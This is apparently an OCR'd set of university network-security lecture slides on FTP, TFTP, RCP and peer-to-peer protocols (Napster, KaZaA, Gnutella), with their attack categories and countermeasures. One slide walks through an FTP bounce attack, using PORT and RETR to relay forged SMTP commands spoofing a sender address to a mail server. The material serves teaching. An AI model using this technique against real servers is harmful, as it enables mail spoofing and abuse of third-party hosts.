
CprE 530

Lecture 23

Topics

- FTP
- General Countermeasures

FTP



Command	Action
Authentication	
USER username	Send the username to the server
PASS password	Send the user password to the server
QUIT	Finish session
File Management	
CWD directory_name	Change directory on the server
CDUP	Change to the parent directory on the server
DELE filename	Delete the file from the server
LIST directory_name	List the files on the server
MKD directory_name	Make a new directory on the server
PWD	Print the current directory on the server
RMD directory_name	Delete a directory from the server
RNFR old_file_name	Name of file on the server to be renamed
RNTO new_file_name	Name of file on the server to rename the file to
Data Format	
TYPE (A, I)	Set data transfer type, A=ASCII, I=Image
Data port	
PORT 6 digit identifier	Client sends the port number for the server to connect to for the data transfer
PASV	Server send the port number for the client to connect to for the data transfer
File Transfer	
RETR filename(s)	Transfer the file(s) from the server to the client using the data connection
STOR filename(s)	Transfer the file(s) from the client to the server using the data connection
Miscellaneous	
HELP	Server will return information

Response codes


Code	Response Status
1XX	Positive Preliminary Reply – Indicates the server will respond with another response code before the client can continue.
2XX	Positive Completion Reply – Indicates the command was successful and a new command can be issued.
3XX	Positive Intermediate Reply – Indicates the command was successful, but the action is held up pending receipt of another command from the client.
4XX	Transient Negative Completion Reply – Indicates the command was not accepted, however the error is temporary.
5XX	Permanent Negative Completion Reply – Indicates the command was not accepted.

Code	Response type
X0X	Syntax Error or unimplemented commands
X1X	Information – reply to a request for information
X2X	Connections – Reply to a request for connection
X3X	Authentication – Reply to authentication commands
X4X	Unspecified
X5X	File System – Reply to file system based requests


Common Response Codes

Code	Responses
150	Data connection will open
200	Command acknowledgement
220	Service ready
225	Data connection open
226	Closing data connection
230	User logged in
331	User needs password
425	Cannot open data connection
500	Syntax error
530	User login failure

FTP Protocol Exchange




FTP Protocol Exchange



FTP Protocol Exchange


(list of files)
226 Transfer complete.
ftp: 463 bytes received in 0.00Seconds 463000.00Kbytes/sec.
ftp> **quit**



Anonymous FTP

- $ **ftp spock.dougj.net**
- Connected to spock.dougj.net.
- 220 spock.dougj.net FTP server ready.
- User (spock.dougj.net:(none)): **anonymous**
- 331 Guest login ok, type your name as password.
- Password:
- 230 Guest login ok, access restrictions apply.
- ftp>

Anonymous FTP Server



TFTP

Name (opcode)	Parameters	Function
RRQ (1)	Filename (var), 0x00 Mode (var), 0x00	Read request, mode is either netascii or octet
WRQ (2)	Filename (var), 0x00 Mode (var), 0x00	Write request, mode is either netascii or octet
DATA (3)	Block Number (2 bytes) Data (0-512 bytes)	Block number starts at 1, all blocks except the last block must be 512 bytes long. A block that is less than 512 bytes is used to indicate last block and the file transfer is done
ACK (4)	Block Number (2 bytes)	Used to acknowledge the data block
ERROR (5)	Error number (2 bytes) Error data (var), 0x00	Used to indicate an error, the error data is text data.

RCP

- Based on rlogin
- If user is trusted copy will take place
- If user is not trusted copy will not take place.

Header & Protocol Based

- FTP has problems with buffer overflows
- Not many protocol attacks
  - One is an FTP redirect attack
  - Done by telneting to an FTP server that has exploit code.
  - Use ftp to transfer the code to another server

Redirect

- $ **telnet klingon.iseage.org 21**
- 220 klingon.iseage.org FTP server ready.
- **user anonymous**
- 331 Guest login ok, type your name as password.
- **pass doug**
- 230 Guest login ok, access restrictions apply.
- **port 192,168,1,40,0,25**
- 200 PORT command successful.
- **retr m1**
- 150 Opening ASCII mode data connection for 'm1' (84 bytes).
- 226 Transfer complete.
- **Quit**

File m1:
HELO cia.gov
MAIL FROM: badperson@cia.gov
RCPT TO: user
DATA
(any mail message)
.

Authentication-Based


- FTP Prompts for username and password
- Anonymous FTP with writable directories
- User based FTP server

Traffic-Based


- Clear Text
- FTP can be flooded, massive uploads or downloads


General Countermeasures

- Encrypted Channels
- Encrypted copy & FTP



Encrypted Channels






Encrypted protocols

Peer-to-Peer Topics

- We will look at examples of peer-to-peer protocols
  - Napster
  - KaZaA
  - Gnutella
- Anonymous services
  - Routing
  - Surfing
- Privacy on the Internet
- Proxy servers


Peer to peer types

- Decentralized




Peer to Peer types

- Central Index Server



Napster

- Napster is a controversial application that facilitates the sharing of music files
- User's can search for songs and download songs from another user's harddrive
- All clients connect to a central server



Napster

- Napster has a simple packet format:


Length	Type	Data

- The length and type fields are each 2 bytes
- Types:

2	Login	203	Get
3	Login Ack	204	Get Ack
100	Notify	218	Download
200	Search request	219	Download complete
201	Search reply	220	Upload
		221	Upload complete

Napster


- Sequence:
  - Log in to server
  - Notify the server of files you are sharing
  - Search for a file to download
  - Download the file
- The above sequence is illustrated on the next slide.
- For now, assume the user is not behind a firewall



Length	Type	Data

Napster

- When client 1 is behind a firewall, the download is slightly different
- Client 1 tells the server the port to use
- The server then tells client 2 which port to use
- Client 2 sends the file to the specified port




Napster Issues

- As shown in the preceding illustrations, the server is heavily involved in facilitating the transfer of files
- The server also keeps track of what is being transferred where
- This may have played a part in the case against Napster
- However, how can you verify that the filename accurately reflects the song transferred?

KaZaA

- Central Index server based (called super nodes)
- Uses Fasttrack protocol between server and client
  - Proprietary protocol
- All files have hash values
- Protocol between clients is HTTP 1.1

KaZaA



(1) Upload User's Index
(2) Search Supernode Index
(3) Search Results
(4) Request for File
(5) Send File
(6) File added to Supernode Index
(7) Queries


Decentralized Peer-to-Peer

- Limewire, Bearshare, Gnutella
- Peer-to-peer arrangement
- No central server
- Each client connects to 4 other clients, called servents
- Other clients connect to you
- Allows you to share and download any file type, not just music

Gnutella Protocol

- When you search for a file, you ask the servents nearest you, who ask the servents nearest them, and the search propagates in a daisy chain effect
- Logging in to the gnutella network generates a lot of traffic, as other people's searches are constantly propagating through you
- You can see what other people are searching for through you
- Gnutella clients are available for every platform. Some examples: BearShare, LimeWire

Gnutella Routing



Gnutella Ping and Pong

- The data section of the “pong” packet contains:
  - Port number of responding machine
  - IP address
  - Number of files shared (4 bytes)
  - Total kilobytes shared (4 bytes)
- “Ping” packets contain no data
- Each client periodically pings all connections nearest them

Gnutella Queries

- The “query” packet contains:
  - Minimum speed in kb/s (2 bytes)
  - Search string (length varies)
- The “query-hit” packet contains:
  - Number of hits (1 byte)
  - Port (2 bytes)
  - IP address (4 bytes)
  - Speed (2 bytes)
  - Result set (length varies)
    - Index (4 bytes), Filesize (4 bytes), Name (length varies)
  - Servent name, used for push (generally the IP address)

Gnutella Packet Format

ID	Payload	TTL	Hop	Length	Data

Gnutella Packet

Payload	
00	ping
01	Pong
80	Query
81	Query Hit

Port	IP	Number of files shared	Number of bytes shared

Pong Packet

Min Speed	String

Query packet

Hits	Port	IP	Speed	Results	IP

Query-Hit packet

Gnutella Push

- A “push” is used when the user is behind a firewall
- The “push” packet contains:
  - Servent ID
  - File index
  - IP address
  - Port

Header / Protocol Based

- Applications and protocol could be subject to these attacks.

Authentication Based

- Cannot trust source of files
- Anything can be shared
- Users that share can be traced

Traffic Based

- Can generate large amounts of traffic
- Super nodes can draw more traffic
- Sniffing is possible, but does not matter

Countermeasures

- Port Blocking
- Content Blocking